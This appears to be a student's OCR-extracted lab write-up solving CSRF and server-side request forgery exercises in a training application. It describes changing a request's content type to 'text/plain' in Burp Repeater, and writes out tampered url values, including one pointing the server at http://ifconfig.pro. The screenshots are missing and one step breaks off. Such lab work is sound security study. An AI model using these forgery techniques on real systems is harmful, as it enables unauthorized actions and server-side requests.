


7) CSRF and content-type: in this assignment, we were asked to perform a CSRF attack that prevents the Content-type, in this case, ‘application/json’.
To make that happen, we read the suggested article before then we tried to solve it, in this article, to prevent the server from looking at the content of the POST request, the writer changed the content-type to ‘text/plain’. After intercepting the communication using Burp, we

fetch the target request and manipulate it using the Repeater. We changed the Host to be ‘127.0.0.1’ and the Content-type to be ‘text/plain’.




8) Login CSRF attack: in this assignment, we were asked to create a new user, and check for any actions of him, according to the CSRF login vulnerability.
After creating a new user (csrf-user12345) and then logging in, we saw.



Server-Side Request Forgery


2) Find and modify the request to display Jerry: in this assignment, we were asked to modify the request that was sent from the browser to the server, to display Jerry instead of Tom. In this case, the POST looked like this:



As we can see, the server gets a url field inside the body, that will make another request using this url to get the picture from a different server, so by changing the url value to

url=images%2Ftom.png → url=images%2Fjerry.png

We completed the assignment!



3) In this assignment, we were asked to change the request to the server, to get information from http://ifconfig.pro/ instead of the image itself, to make that happen, we manipulated the url field again, and replaced it:

url=images%2Fcat.png → url=http://ifconfig.pro

In this case, it works!